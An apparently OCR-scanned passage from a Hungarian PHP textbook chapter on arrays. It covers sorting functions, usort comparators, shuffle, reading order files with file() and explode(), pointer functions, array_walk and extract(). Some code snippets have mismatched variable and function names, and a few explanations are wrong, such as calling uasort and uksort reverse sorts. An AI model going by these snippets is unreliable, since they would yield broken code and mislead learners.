$kategoriak = array( array( array( 'CAR_TIR', 'Gumiabroncs', 100 ),
    array( 'CAR_OIL', 'Olaj', 10 ),
    array( 'CAR_SPK', 'Gyertya', 4 )
),
array( array( 'VAN_TIR', 'Gumiabroncs', 120 ),
    array( 'VAN_OIL', 'Olaj', 12 ),
    array( 'VAN_SPK', 'Gyertya', 5 )
),
array( array( 'TRK_TIR', 'Gumiabroncs', 150 ),
    array( 'TRK_OIL', 'Olaj', 15 ),
    array( 'TRK_SPK', 'Gyertya', 6 )
)
);
```

```
Mivel ez a tömb csak numerikus indexeket tartalmaz, beágyazott for ciklusokkal jeleníthetjük meg a tartalmát:
for ($retek = 0; $retek < 3; $retek++) {
    echo "Réteg $retek<br />";
    for ($sor = 0; $sor < 3; $sor++) {
        for ($oszlop = 0; $oszlop < 3; $oszlop++) {
            echo '|'.\$kategoriaiak[$retek][$sor][$oszlop];
        }
        echo '|<br />';
    }
}
```

A többdimenziós tömbök létrehozási módja lehetővé teszi négy-, öt- vagy akár hatdimenziós tömb megalkotását is. A programozási nyelv szempontjából nincsen korlátja a dimenziók számának, ám háromnál több dimenziójú szerkezeteket nehezen tudunk vizuálisan magunk elé képezni. A valós világban jelentkező problémák legtöbbje három vagy kevesebb dimenzióval kezelhető.

3

Tömbök rendezése

Gyakran jól jöhet, ha rendezni tudjuk az egy tömbben levő, egymással összefüggő adatokat. Egydimenziós tömb esetén ezt igen könnyen megtehetjük.

A sort() függvény használata

A sort() függvényt bemutató következő kód eredménye egy ábécérend szerint növekvő sorrendben lévő tömb:

```
$termek = array( 'Gyertya', 'Gumiabroncs', 'Olaj' );
sort($termek);
```

A tömb elemei mostantól a Gumiabroncs, Gyertya, Olaj sorrendben jelennek meg.

Az értékeket numerikusan is rendezhetjük. Amennyiben tömbünk Bob termékeinek az árat tartalmazza, a következőképpen rendezhetjük növekvő számsorrendbe:

```
$arak = array( 100, 10, 4 );
sort($arak);
```

Az árak ekkor a 4, 10, 100 sorrendben jelennek meg.

Érdemes megjegyezni, hogy a sort() függvény megkülönbözteti a kis- és nagybetűket. A nagybetűk az összes kisbetűt megelőzik. Vagyis az A a Z előtt van, és a Z is megelőzi az a-t.

A függvény egy opcionális második paraméterrel is rendelkezik. Az alábbi állandók valamelyikét adhatjuk neki: SORT_REGULAR (ez az alapértelmezett), SORT_NUMERIC és SORT_STRING. A lehetőség, hogy megadjuk a rendezés típusát, akkor nyer értelmet, ha számokat tartalmazó karakterláncokat – például 2 és 12 – hasonlítunk össze. A 2 számszerűen kisebb, mint a 12, de sztringként a ,12' megelőzi a ,2' -t.

Tömbök rendezése asort() és ksort() függvényekkel

Amennyiben jelentéssel bíró kulcsokat használó tömbben tároljuk el az árucikkeket és azok árát, másmilyen rendező függvényt kell választanunk ahhoz, hogy a kulcsok és az értékek rendezés közben is együtt maradjanak.

A következő kód három terméket és azok árát tartalmazó tömböt hoz létre, majd árak szerint növekvő sorrendbe rendezzi a tömböt:

```
$arak = array( 'gumiabroncs'=>100, 'olaj'=>10, 'gyertya'=>4 );
asort($arak);
```

Az asort() az elemek értéke szerint rendezzi a tömböt. Ebben a tömbben az árak az értékek, a kulcsok pedig a szöveges leírások. Ha ár helyett cikknév szerint kívánunk rendezni, a ksort() függvényt használjuk, amely az érték helyett a kulcsot tekinti a rendezés alapjának. A következő kód eredményeként a tömb kulcsai lesznek ábécérend szerint rendezve - Gumiabroncs, Gyertya, Olaj:

```
$arak = array( 'gumiabroncs'=>100, 'olaj'=>10, 'gyertya'=>4 );
ksort($arak);
```

Fordított rendezés

A három különböző rendező függvény – `sort()`, `asort()` és `ksort()` – emelkedő sorrendbe rendezi a tömböt. Mind-egyk függvénynek létezik egy párlja, amely fordított sorrend szerint – azaz csökkenő sorrendbe – rendezi a neki átadott tömböt. Ezek neve `rsort()`, `arsort()` és `krsort()`.

A fordított sorrend szerint rendező függvényeket az emelkedő sorrendbe rendezi párjukkal egyező módon használjuk. Az `rsort()` függvény egydimenziós, numerikusan indexelt tömböt rendez csökkenő sorrendbe. Az `arsort()` függvény az egyes elemek értéke, a `krsort()` pedig az egyes elemek kulcsa alapján rendez csökkenő sorrendbe az egydimenziós tömbököt.

Többdimenziós tömbök rendezése

Az egnél több dimenziós tömbök rendezése, illetve az ábécérendtől és a számsorrendtől eltérő elv alapján történő rendezés ennél bonyolultabb feladat. A PHP képes ugyan összehasonlítani két számot vagy két karakterláncot, de többdimenziós tömb esetén az egyes elemek maguk is tömbök. A PHP nem tudja, mi alapján hasonlítsan össze két tömböt, így mi magunknak kell előállítani az összehasonlításuk módszerét. A szavak vagy számok sorrendje az esetek többségében viszonylag magától érteleddő, ám összetettebb objektumok esetén problémásabbá válhat a rendezés.

Felhasználó által meghatározott rendezés

Az alábbi kód részletek a korábban használt kétdimenziós tömb meghatározása. A tömb kóddal, megnevezéssel és árral együtt tárolja el a Bob által forgalmazott három termékét:

```
$termek = array( array( 'TIR', 'Gumiabroncs', 100 ),
                  array( 'OIL', 'Olaj', 10 ),
                  array( 'SPK', 'Gyertya', 4 ) );
```

Ha rendezzük ezt a tömböt, milyen sorrendben jelennek meg az értékek? Mivel tudjuk, mit jelent a tömb tartalma, legalább kétfele értelmes sorrend létezik. Hasznos lehet a termékeket megnevezésük szerint ábécérendbe vagy áruk szerint numerikusan rendezni. Mindkét rendezés lehetséges, de az `usort()` függvényt kell használnunk, és közölni kell a PHP-vel, hogyan hasonlítsa össze az elemeket. Ehhez saját összehasonlító függvényt kell írnunk.

A következő kód a tömb második oszlopát, a megnevezést használva rendezi ábécérendbe tömbünket:

```
function osszehasonitas($x, $y) {
    if ($x[1] == $y[1]) {
        return 0;
    } else if ($x[1] < $y[1]) {
        return -1;
    } else {
        return 1;
    }
}
usort($termek, 'osszehasonitas');
```

A könyv eddigi részében számos beépített PHP függvényt hívtunk meg. Tömbünk rendezéséhez definiálnunk kell saját függvényünket. A függvényírással részletesen foglalkozunk majd a Kódok többszöri felhasználása és függvényírás című 5. fejezetben, ezért tekintsük az alábbiakat pusztán rövid bevezetésnek!

Függvényt a `function` kulcsszóval definiálunk. Érdemes függvényeinknek értelmes nevet adni, jelen esetben nevezük például `osszehasonitas()`-nak! A függvények többsége paraméterrel működik. Ez az `osszehasonitas()` függvény két paramétert fogad: az egyiknek `$x`, a másiknak `$y` a neve. A függvény célja nem más, mint hogy vesz két értéket, és meghatározza sorrendjüket.

Példánkban az `$x` és az `$y` a fő tömbön belüli két tömb, amely egy-egy terméket jelképez. Az `$x` tömb `Megnevezés` elemeit az `$x[1]` kóddal érjük el, hiszen a `Megnevezés` a tömb második eleme, a számozás pedig nullával kezdődik. Az `$x[1]` és `$y[1]` kifejezésekkel összehasonlíthatjuk a függvénynek a tömb által átadott megnevezéseket.

Amikor a függvény véget ért, választ ad az ōt meghívó kódnak. Ezt nevezzük a függvény *visszatérési értékének*. Meghatározásához a `return` kulcsszót használjuk a függvényben. A `return 1;` sor az 1-es értéket adja vissza a függvényt meghívó kódnak.

Ahhoz, hogy az `usort()` használhassa, az `osszehasonitas()` függvénynek össze kell hasonlítnia `$x`-et és `$y`-t. A függvény visszatérési értéke 0 legyen akkor, ha `$x` és `$y` egyenlő, negatív szám, ha `$x` a kisebb, és pozitív, amennyiben az a nagyobb. A függvény visszatérési értéke `$x` és `$y` értékétől függően 0, 1 vagy -1.

A kód utolsó sora az `usort()` beépített függvényt hívja meg, paraméterként a rendezni kívánt tömböt (`$termeket`) és az összehasonlító függvényt (`osszehasonlitas()`) átadva neki.

Ha más hogyan szeretnénk rendezni a tömböt, egyszerűen másmilyen összehasonlító függvényt írunk neki. Ár szerinti rendezéshez a tömb harmadik oszlopát kell venni, és az alábbi összehasonlító függvényt kell megírni:

```
function osszehasonlitas($x, $y) {
    if ($x[2] == $y[2]) {
        return 0;
    } else if ($x[2] < $y[2]) {
        return -1;
    } else {
        return 1;
    }
}
```

Meghívásakor az `usort($termeket, 'osszehasonlitas')` ár szerint emelkedő sorrendbe rendezi a tömböt.

3

- **Megjegyzés:** Ha tesztelés gyanánt futtatnánk ezeket a kódrészleteket, semmilyen kimenetet nem kapnánk. Ezek a kódok egy nagyobb programba valók.

Az `usort()` függvény nevében levő `u` az angol `user`, vagyis felhasználó szóra utal, jelezvén, hogy használatához felhasználó által megírt összehasonlító függvényre van szükség. Az `asort` és `ksort` függvény fordított sorrend szerint rendező változata, az `uasort()` és az `uksort()` is igényli a felhasználó által definiált, összehasonlító függvényeket.

Az `asort()` függvényhez hasonlóan az `uasort()` függvényt is nem numerikusan indexelt tömb érték szerinti rendezéséhez használjuk. Az előbbi akkor alkalmazható, ha az értékek egyszerű számok vagy szöveg. Ha az értékek összetettebb objektumok, például tömbök, akkor definiálunk összehasonlító függvényt, majd használjuk az `uasort()` függvényt!

A `ksort()` függvényhez hasonlóan az `uksort()` függvényt is nem numerikusan indexelt tömb kulcs szerinti rendezéséhez használjuk. Az előbbi akkor vegyük igénybe, ha a kulcsok egyszerű számok vagy szövegek! Ha a kulcsok összetettebb objektumok, például tömbök, akkor definiálunk összehasonlító függvényt, majd használjuk az `uasort()` függvényt!

Felhasználói rendezés fordított sorrendben

A `sort()`, `asort()` és `ksort()` függvények megvan a csökkenő sorrendbe rendező pára – nevében egy `r` betűvel. A felhasználó általi rendezéseknek nincsen fordított változata, ennek ellenére fordított sorrendbe is rendezhetjük a többdimenziós tömböket. Mivel az összehasonlító függvényt mi magunk állítjuk elő, megírhatjuk úgy, hogy ellentett értékkel térjen vissza. Csökkenő sorrend szerinti rendezéshez függvényünk visszatérési értéke akkor legyen 1, ha `$x` kisebb, mint `$y`, és akkor legyen -1, ha `$x` nagyobb, mint `$y`. Például:

```
function fordított_osszehasonlitas($x, $y) {
    if ($x[2] == $y[2]) {
        return 0;
    } else if ($x[2] < $y[2]) {
        return 1;
    } else {
        return -1;
    }
}
```

Az `usort($termeket, 'fordított_osszehasonlitas')` meghívása ekkor azt eredményezi, hogy a tömb ár szerint csökkenő sorrendbe lesz rendezve.

Tömbök átrendezése

Előfordulhat, hogy bizonyos alkalmazásokhoz más hogyan szeretnénk kezelni a tömb elemeinek sorrendjét. A `shuffle()` függvény véletlenszerű sorrendbe rakja a tömbelemeket. Az `array_reverse()` függvény az eredeti tömb másolatát adja vissza, amelyben az elemek fordított sorrendben szerepelnek.

A shuffle () függvény használata


Bob szeretne kiemelni néhány terméket honlapjának nyitóoldalán. Széles termékválasztékot kínál, ám azt akarja, hogy a nyitóoldalon csak három, véletlenszerűen kiválasztott elem jelenjen meg. Hogy a törzsvendégeket ne untassa, azt szeretné, hogy ez a három kiválasztott termék minden látogatásnál más és más legyen. Célját egyszerűen elérheti, ha termékeit egyetlen tömbbe rakja. A 3.1 példakód három, véletlenszerűen kiválasztott képet jelenít meg azzal, hogy véletlenszerű sorrendbe rendezi a tömböt, majd megjeleníti első három elemét.

3.1 példakód: bob_nyito_oldala.php – Dinamikus nyitóoldal létrehozása PHP-vel Bob alkatrész-kereskedéshez

```
<?php
$kepek = array('abroncs.jpg', 'gyujto_gyertya.jpg',
               'kormanykerek.jpg',
               'ablaktorlo_lapat.jpg',
               'fekbetet.jpg');
shuffle($kepek);
?>
<html>
<head>
  <title>Bob autóalkatrészek</title>
</head>
<body>

<h1> Bob autóalkatrészek</h1>
<div align="center">
<table width = 100%>
<tr>
<?php
for ($i = 0; $i < 3; $i++) {
  echo "<td align=\"center\"><img src=\"";
  echo $kepek[$i];
  echo "\"/></td>";
}
?>
</tr>
</table>
</div>
</body>
```

Mivel a kód véletlenszerűen választ képeket, szinte minden egyes betöltéskor más és más oldalt látunk (3.5 ábra).



3.5 ábra: A shuffle () függvénytelhetővé válik, hogy kiemeljünk három, véletlenszerűen kiválasztott terméket.

Az array_reverse() függvény használata

Az array_reverse() függvény fogja az adott tömböt, és ugyanazzal a tartalommal, ám az elemeket fordított sorrendbe rakva létrehoz egy újat. Többféleképpen állíthatunk elő például egy 10-től 1-ig való visszaszámítást tartalmazó tömböt.

A range() használata általában emelkedő sorrendet eredményez, amit az array_reverse() vagy az rsort() függvénytel rendezhetünk fordított sorrendbe. A tömböt elemenként is előállíthatjuk for ciklus segítségével:

```
$szamok = array();
for ($i=10; $i>0; $i--) {
    array_push($szamok, $i);
}
```

A for ciklus a következőképpen eredményezhet csökkenő sorrendet: megadunk egy nagy kezdeti értéket, majd a ciklus minden egyes lefutásának végén egyelőre csökkenjük a -- műveleti jellet.

Itt létrehozunk egy üres tömböt, majd az elemeket az array_push() függvénytel hozzáadjuk a tömbhöz, mindegyiket annak végéhez. (Zárójelben jegyezzük meg, hogy az array_push() ellentéte az array_pop() függvény. Ez a függvény eltávolítja az adott tömb végén lévő elemet, és visszatérési értéke is ez az eltávolított elem lesz.)

Használhatjuk az array_reverse() függvényt is, amivel megfordíthatjuk a range() függvénytel létrehozott tömbben az elemek sorrendjét:

```
$szamok = range(1,10);
$szamok = array_reverse($szamok);
```

Ne feledjük, hogy az array_reverse() a tömb módosított másolatával tér vissza! Ha nincsen szükségünk az eredeti tömbre, mint ahogyan az a példában is volt, akkor a másolatot egyszerűen írjuk az eredetibe!

Ha adataink egyszerűen egész számok egy tartománya, akkor fordított sorrendben úgy állíthatjuk öket elő, ha a range() opcionális lépésköz-paraméterének a -1-et adjuk meg.

```
$szamok = range(10, 1, -1);
```

Tömbök feltöltése fájlokóból

Az Adatok tárolása és visszakeresése című 2. fejezetben megtanultuk, hogyan tároljuk az ügyfelek megrendeléseit fájlban. Ennek az állománynak minden sora a következőhöz hasonlóan nézett ki:

15:42, 20th April 4 gumiabroncs 1 olaj 6 gyertya \$434,00 22 Short St, Smalltown

A megrendelés feldolgozásához vagy teljesítéséhez szükség lehet arra, hogy visszatöltsük egy tömbbe. A 3.2 példakód a megrendelési fájl jelenlegi változatát mutatja.

3.2 példakód: rendelesek_megtekintese.php – Bob megrendeléseinek megjelenítése PHP-vel

```
<?php
//rövid változónevek létrehozása
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];

$rendelesek= file("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt");

$rendelesek_szama = count($rendelesek);

if ($rendelesek_szama == 0) {
    echo "<p><strong>Nincs függő megrendelés.
    Kérjük, próbálkozzon később!</strong></p>";
}

for ($i=0; $i<$rendelesek_szama; $i++) {
    echo $rendelesek[$i]."<br />";
}
```

Ez a kód majdnem teljesen ugyanazt a kimenetet produkálja, mint az előző fejezet 2.3-as példakódja (kimenete a 2.4 ábrán volt látható). Ez alkalommal a kód a file() függvénytel használja, ami a teljes fájlt egy tömbbe tölti be. A fájl minden egyes sora a tömb egy-egy eleme lesz. A kód a count() függvény használatával állapítja meg, hogy hány elemből áll a tömb.

A megrendelési sorok egyes részeit elkülönítve is betölthetjük a fájlt, külön tömbelemekbe helyezve a tartalmat. Ez lehetővé teszi az egyes részek elkülönített feldolgozását, illetve tetszetősebb formázását. A 3.3 példakód pontosan ezt végzi el.

3.3 példakód: rendelesek_megtekintese2.php – Bob megrendeléseinek elkülönítése, formázása és megjelenítése PHP-vel

```
<?php
    //rövid változónevek létrehozása
    $DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
    <title>Bob autóalkatrészek - Megrendelések</title>
</head>
<body>
    <h1>Bob autóalkatrészek</h1>
    <h2> Megrendelések</h2>
<?php
    //A teljes fájl beolvasása.
    //Minden megrendelés a tömb egy-egy eleme lesz.
    $rendelesek= file("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt");

    // Megszámolja a tömbben levő rendeléseket.
    $rendelesek_szama = count($rendelesek);

    if ($rendelesek_szama == 0) {
        echo "<p><strong> Nincs függő rendelés.
            Kérjük, próbálkozzon később!</strong></p>";
    }

    echo "<table border=\"1\">\n";
    echo "<tr><th bgcolor=\"#CCCCFF\">Rendelés időpontja</th>
        <th bgcolor=\"#CCCCFF\">Gumiabroncs</th>
        <th bgcolor=\"#CCCCFF\">Olaj</th>
        <th bgcolor=\"#CCCCFF\">Gyertya</th>
        <th bgcolor=\"#CCCCFF\">Végósszeg</th>
        <th bgcolor=\"#CCCCFF\">Szállítási cím</th>
    <tr>";

    for ($i=0; $i<$rendelesek_szama; $i++) {
        //Az egyes sorok felbontása.
        $sor = explode("\t", $rendelesek[$i]);

        // Csak a rendelt elemek mennyiségét tartja meg.
        $sor[1] = intval($sor[1]);
        $sor[2] = intval($sor[2]);
        $sor[3] = intval($sor[3]);

        // minden megrendelés megjelenítése.
        echo "<tr>
            <td>".$sor[0]."</td>
            <td align=\"right\">".$sor[1]."</td>
            <td align=\"right\">".$sor[2]."</td>
            <td align=\"right\">".$sor[3]."</td>
            <td align=\"right\">".$sor[4]."</td>
```

```

        <td>".$sor[5]."</td>
    </tr>";
}

echo "</table>";
?>
</body>

```

A 3.3 példakód a teljes fájlt egy tömbbe tölti be, de a 3.2 példakóddal ellentétben itt az `explode()` függvényel szébtöntjük a sorokat, hogy nyomtatás előtt feldolgozzuk és formázzuk tartalmukat. A kód kimenetét a 3.6 ábrán láthatjuk.

3

Rendelési időpont	Gyümölcsök	Olaj	Gyertyák	Teljes összeg	Cím/Címzett
20:30, 31st March 2008	4	1	6	\$434,00	22 Short St, Sandtown
20:42, 31st March 2008	1	0	0	\$100,00	33 Main Rd, Newwara
20:43, 31st March 2008	0	1	4	\$26,00	127 Acacia St, Springfield

3.6 ábra: A megrendelési rekordok `explode()` függvényvel való szébtöntása után a megrendelések minden részét külön-külön táblázatcellába helyezve tetszetősebb kimenetet kapunk.

Az `explode` függvény az alábbi prototípussal rendelkezik:

```
array explode(string elvalaszto, string szoveg [, int limit])
```

Az előző fejezetben tabulátort használtunk a tárolni kívánt adatokat elválasztó karakterként, ezért a következő formában kell meghívni a függvényt:

```
explode( "\t", $rendelesek[$i] )
```

Ez a kód részekre bontja a bevitt karakterláncot. A tabulátor karakter lesz a szomszédos elemek közötti elválasztó. Például a következő sztringet:

```
"20:43, 31st March 2008\t0 gumiabroncs\t1 olaj\t4 gyertya\t$26,00\t127 Acacia St,  
Springfield
```

az alábbi részekre bontja a függvényt:

```
"20:43, 31st March 2008", "0 gumiabroncs", "1 olaj", "4 gyertya", "$26,00" és "127 Acacia St,  
Springfield".
```

Érdemes megjegyezni, hogy az opcionális `limit` paraméterrel korlátozhatjuk a függvény által visszaadott részek maximális számát.

Ez a kód nem igazán alkalmas a megrendelések feldolgozására. Ahelyett, hogy minden sorba kiírja a gumiabroncsokat, az olajat és a gyertyákat, a példa csak megjeleníti a rendelési mennyiségeket, és a táblázat fejlécében tájékoztat arról, hogy mit jelentenek a számok.

Többféleképpen kinyerhetnénk a karakterláncokból a számokat. Jelen esetben az `intval()` függvényt választjuk erre. Ahogy az 1. fejezetben elmondtuk, ez a függvény egész számmá alakítja a karakterláncokat. Az átalakítás kellően intelligens, és figyelmen kívül hagyja azokat a részeket – így jelen példában a címkét –, amelyeket nem lehet egész számmá konvertálni. A karakterláncok feldolgozásának különféle módszereivel a következő fejezetben foglalkozunk majd.

További tömbkezelési eljárások

Idáig a tömbkezelő függvények mintegy felével ismerkedtünk meg. Időről időre a többire is szükségünk lehet, ezért közülük a fontosabbakat most bemutatjuk.

Tömbön belüli navigálás: each(), current(), reset(), end(), next(), pos() és prev() függvény

Említettük korábban, hogy minden tömb egy belső mutatóval (pointer) rendelkezik, amely az aktuális elemére mutat. Korábban, amikor az each() függvénytel dolgoztunk, közvetve már használtuk ezt a mutatót, ám közvetlenül is kezelhetjük.

Új tömb létrehozásakor az aktuális mutató a tömb első elemére mutat. A current(\$tomb_neve) függvény meghívása az első elemmel tér vissza.

A next() vagy az each() függvény meghívása eggyel előre, a következő elemre lépteti a mutatót. Az each(\$tomb_neve) meghívása a mutató előreléptetése előtt adja vissza az aktuális elemet. A next() függvény ettől kissé eltérően viselkedik: a next(\$tomb_neve) előrelépteti a mutatót, majd az új aktuális elemet adja vissza.

Korábban láthattuk, hogy a reset() a tömb első elemére küldi vissza a mutatót. Ennek párra az end(\$tomb_neve), amelynek meghívásával a tömb végére küldjük a mutatót. Ennek megfelelően a tömb első, illetve utolsó elemét a reset() és end() függvénytel kaphatjuk vissza.

Ha fordítva szeretnénk bezájni egy tömböt, az end() és prev() függvényt kell használnunk. A prev() függvény a next() ellentette. Eggyel visszább lépteti a mutatót, majd ezt az új aktuális elemet adja vissza.

A következő kód például fordított sorrendben jelenít meg egy tömböt:

```
$ertek = end ($tomb);
while ($ertek) {
    echo "$ertek<br />";
    $ertek = prev($tomb);
}
```

A \$tomb tömböt például a következőképpen deklaráljuk:

```
$tomb = array(1, 2, 3);
```

Ebben az esetben a fenti kód böngészőbeli kimenete a következő lenne:

```
3
2
1
```

Az each(), current(), reset(), end(), next(), pos() és prev() függvénytel tömbjeinket az általunk kívánt tetszőleges módon bezáró kódot hozhatunk létre.

Függvény alkalmazása egy tömb minden egyes elemére: array_walk()

Előfordulnak olyan helyzetek, amikor egy tömb minden elemével ugyanúgy kívánunk dolgozni, vagy ugyanúgy módosítanánk azokat. Az array_walk() függvény pontosan ezt teszi lehetővé. Prototípusa a következő:

```
bool array_walk(array $tomb, string $fuggveny, [mixed $felhasznaloit_adat])
```

A korábban használt usort() függvényhez hasonlóan az array_walk() is megköveteli, hogy saját függvényünket deklaráljuk. Látható, hogy az array_walk() három paramétert fogad. Az első, a \$tomb a feldolgozni kívánt tömb. A második, fuggveny nevű paraméter a felhasználó által definiált függvény, amit a tömb minden elemére alkalmazni kívánunk. A harmadik, felhasznaloit_adat nevű paraméter opcionális. Amennyiben használjuk, függvényünk paraméterként megkapja. Rövidesen látni fogjuk, mindez hogyan működik.

A felhasználó által definiált ügyes kis függvény lehet olyan, amely a tömb minden elemét meghatározott formázással jeleníti meg. A következő kód a felhasználó által megírt sajat_kiiratas() függvényt a \$tomb minden elemével meghívva új sorban jeleníti meg az egyes elemeket:

```
function sajat_kiiratas($ertek) {
    echo "$ertek<br />";
}
```

```
array_walk($tomb, 'sajat_kiiratas');
```

A felhasználó, vagyis a mi magunk által írt függvénynek adott mintát kell követnie. A tömb minden eleme esetén az array_walk függvény fogja a tömbben tárolt kulcsot és értékét, illetve a felhasznaloit_adat paraméterként általunk megadott valamit, és a következőképpen hívja meg a függvényt:

```
sajat_fuggveny($ertek, $kulcs, $felhasznaloit_adat)
```

Függvényünk az esetek többségében csak a tömbben levő értékeket fogja felhasználni. Egyes helyzetek megkövetelhetik, hogy a felhasznaloit_adat paraméter segítségével valamilyen paramétert adjunk át függvényünknek. Előfordulhat az is,

hogy az érték mellett az adott elem kulcsára is szükségünk van. Dönthetünk úgy, hogy függvényünk – a `sajat_kiiratas()` függvényhez hasonlóan – figyelmen kívül hagyja a kulcsot és a `felhasznaloi_adat` paramétert.

Hogy lássunk egy kicsit összetettebb példát, írunk olyan függvényt, amely módosítja a tömbben lévő értékeket, és működéséhez paramétert vár! Bár a kulcsra nem lenne szükségünk, a harmadik paraméter fogadásához a kulcsot is fogadnunk kell:

```
function sajat_szorzo_fuggveny(&$ertek, $kulcs, $szorzotenyezo) {
    $ertek *= $szorzotenyezo;
}
```

```
array_walk($array, 'sajat_szorzo_fuggveny', 3);
```

A kód definiálja a `sajat_szorzo_fuggveny()` függvényt, amely a tömb minden elemét megszorozza a megadott szorzótényezővel. Használnunk kell az `array_walk()` harmadik, opcionális paraméterét, hogy az itt megadott értéket paraméterként továbbítsa a függvénynek, amely szorzótényezőként fogja felhasználni azt. Mivel szükség van erre a paramétereire, úgy kell deklarálni a `sajat_szorzo_fuggveny()` függvényt, hogy három paramétert fogadjon: a tömb elemének értékét (`$ertek`), a tömb elemének kulcsát (`$kulcs`) és a paramétert (`$szorzotenyezo`). Aztán persze dönthetünk úgy, hogy a kulccsal nem foglalkozunk.

Érdemes felfigyelni az `$ertek` átadásának módjára. A `sajat_szorzo_fuggveny()` függvény deklarálásában a változó neve előtti és (&) jel azt jelenti, hogy az `$ertek` paraméter *hivatkozásként adódik* át. A hivatkozás szerinti átadás lehetővé teszi, hogy a függvény módosíthassa a tömb tartalmát.

A hivatkozás szerinti paraméterátadással az 5. fejezetben részletesebben is foglalkozunk. Ha nem ismerős számunkra ez a fogalom, akkor egyelőre elég annyit megjegyezni, hogy a hivatkozás szerinti átadáshoz és (&) jelet helyezünk a változónév előtt.

Tömbelemek számlálása: `count()`, `sizeof()` és `array_count_values()` függvény

Egy korábbi példában arra használtuk a `count()` függvényt, hogy megszámoljuk a rendelések tömbjében levő elemeket.

A `sizeof()` függvény pontosan ugyanezt a cél szolgálja. Mindkét függvény a neki átadott tömb elemszámát adja vissza. Az elemszámot általános skaláris változóként kapjuk vissza, illetve, amennyiben üres tömböt vagy egy még be nem állított változót adunk át a függvénynek, eredményül nullát kapunk.

A `array_count_values()` függvény ennél kicsit bonyolultabb. Ha meghívjuk, a függvény megszámolja, hogy az egyedi értékek hányszor fordulnak elő a \$tomb nevű tömbben. (Ezt a tömb számossgágának nevezzük.) A tömb egy gyakorisági táblázatot tartalmazó asszociatív tömböt ad vissza. Ez a tömb kulcsként tartalmazza a \$tomb egyedi értékeit. minden kulcshoz egy számszerű érték tartozik, amely azt közli, hogy a kulcs hányszor fordul elő a \$tomb tömbben.

Például az alábbi kód:

```
$tomb = array(4, 5, 1, 2, 3, 1, 2, 1);
$ac = array_count_values($tomb);
egy $ac nevű tömböt hoz létre, amely a következőket tartalmazza:
```

Kulcs Érték

4	1
5	1
1	3
2	2
3	1

Az eredmény tudatja velünk, hogy a 4, az 5 és a 3 egyszer fordul elő az \$array tömbben, az 1 háromszor, a 2 pedig kétszer.

Tömbök átalakítása skaláris változókká: `extract()`

Amennyiben egy nem numerikusan indexelt tömbben adott számú kulcs-érték párral találkozunk, az `extract()` függvényel skaláris változók halmazává alakíthatjuk őket. A függvény prototípusa a következő:

```
extract(array valtozo_tomb [, int extract_tipusa] [, string elotag] );
```

Az `extract()` függvény célja, hogy fogja a tömböt, és a benne lévő kulcsok neveivel skaláris változókat hozzon létre. E változók értékének a tömbben tárolt értékeket rendeli.

Nézzük ezt az egyszerű példát:

```
$tomb = array('kulcs1' => 'ertek1', 'kulcs2' => 'ertek2', 'kulcs3' => 'ertek3');
extract($tomb);
echo "$kulcs1 $kulcs2 $kulcs3";
```

A kód a következő kimenetet eredményezi:

ertek1 ertek2 ertek3

A tömb három elemmel rendelkezik, ezek kulcsa rendre: `kulcs1`, `kulcs2` és `kulcs3`. Az `extract()` függvény három skaláris változót hoz létre: `$kulcs1`, `$kulcs2` és `$kulcs3`. A kimenetből láthatjuk, hogy a `$kulcs1`, `$kulcs2` és `$kulcs3` értéke rendre 'ertek1', 'ertek2' és 'ertek3'. Ezek az értékek az eredeti tömbből származnak.

Az `extract()` függvény két opcionális paraméterrel bír: `extract_tipusa` és `elotag`.

Az `extract_tipusa` változó közli a függvénnnyel, hogy miként kezelje az összeütközéseket. Ezek azok az esetek, amelyekben már létezik a kulccsal egyező nevű változó. Az alapértelmezett lehetőség a meglévő változó felülírása. Az `extract_tipusa` lehetséges értékeit a 3.2 táblázat mutatja.

3.2 táblázat: Az `extract()` lehetséges `extract_tipusa` paraméterei

Típus	Jelentés
<code>EXTR_OVERWRITE</code>	Ütközés esetén felülírja a meglévő változót.
<code>EXTR_SKIP</code>	Ütközés esetén kihagyja az adott elemet.
<code>EXTR_PREFIX_SAME</code>	Ütközés esetén <code>\$elotag_kulcs</code> nevű változót hoz létre. Ehhez meg kell adni az <code>elotag</code> paramétert.
<code>EXTR_PREFIX_ALL</code>	Az <code>elotag</code> paraméterben meghatározott előtaggal látja el a változóneveket. Ehhez meg kell adni az <code>elotag</code> paramétert.
<code>EXTR_PREFIX_INVALID</code>	Az <code>elotag</code> paraméterben meghatározott előtaggal látja el a máskülönben érvénytelen változóneveket (például a csak számokból álló neveket). Ehhez meg kell adni az <code>elotag</code> paramétert.
<code>EXTR_IF_EXISTS</code>	Csak a már létező változókat nyeri ki (vagyis a tömbben lévő értékeket létező változókba írja). Ez a paraméter például a <code>\$_REQUEST</code> érvényes változók halmazára konvertálásánál alkalmazható.
<code>EXTR_PREFIX_IF_EXISTS</code>	Ha a változó előtag nélküli változata már létezik, előtaggal ellátott változatát hozza létre.
<code>EXTR_REFS</code>	Hivatkozásként nyeri ki a változókat.

A paraméter két leghasznosabb értéke az `EXTR_OVERWRITE` (az alapértelmezett) és az `EXTR_PREFIX_ALL`. Alkalmanként a többi lehetőség is hasznos lehet, például olyankor, amikor tisztaiban vagyunk azzal, hogy egy adott ütközés be fog következni, és ki akarjuk hagyni, vagy előtaggal kívánjuk ellátni az adott kulcsot. Lássunk most egy egyszerű, az `EXTR_PREFIX_ALL` értéket használó példát! Figyeljük meg, hogy az itt létrehozott változók neve `elotag-alulvonás-kulcsnév`:

```
$tomb = array('kulcs1' => 'ertek1', 'kulcs2' => 'ertek2', 'kulcs3' => 'ertek3');
extract($array, EXTR_PREFIX_ALL, 'sajat_elotag');
echo "$sajat_elotag_kulcs1 $sajat_elotag_kulcs2 $sajat_elotag_kulcs3";
```

Ez a kód is a következő kimenetet eredményezi:

ertek1 ertek2 ertek3

Jegyezzük meg, hogy ha az `extract()` függvénnnyel szeretnénk egy elemet kinyerni, az elem kulcsának érvényes változónak kell lennie, vagyis a számmal kezdődő vagy szóközöket tartalmazó kulcsokat a függvény átugorja!

További olvasnivaló

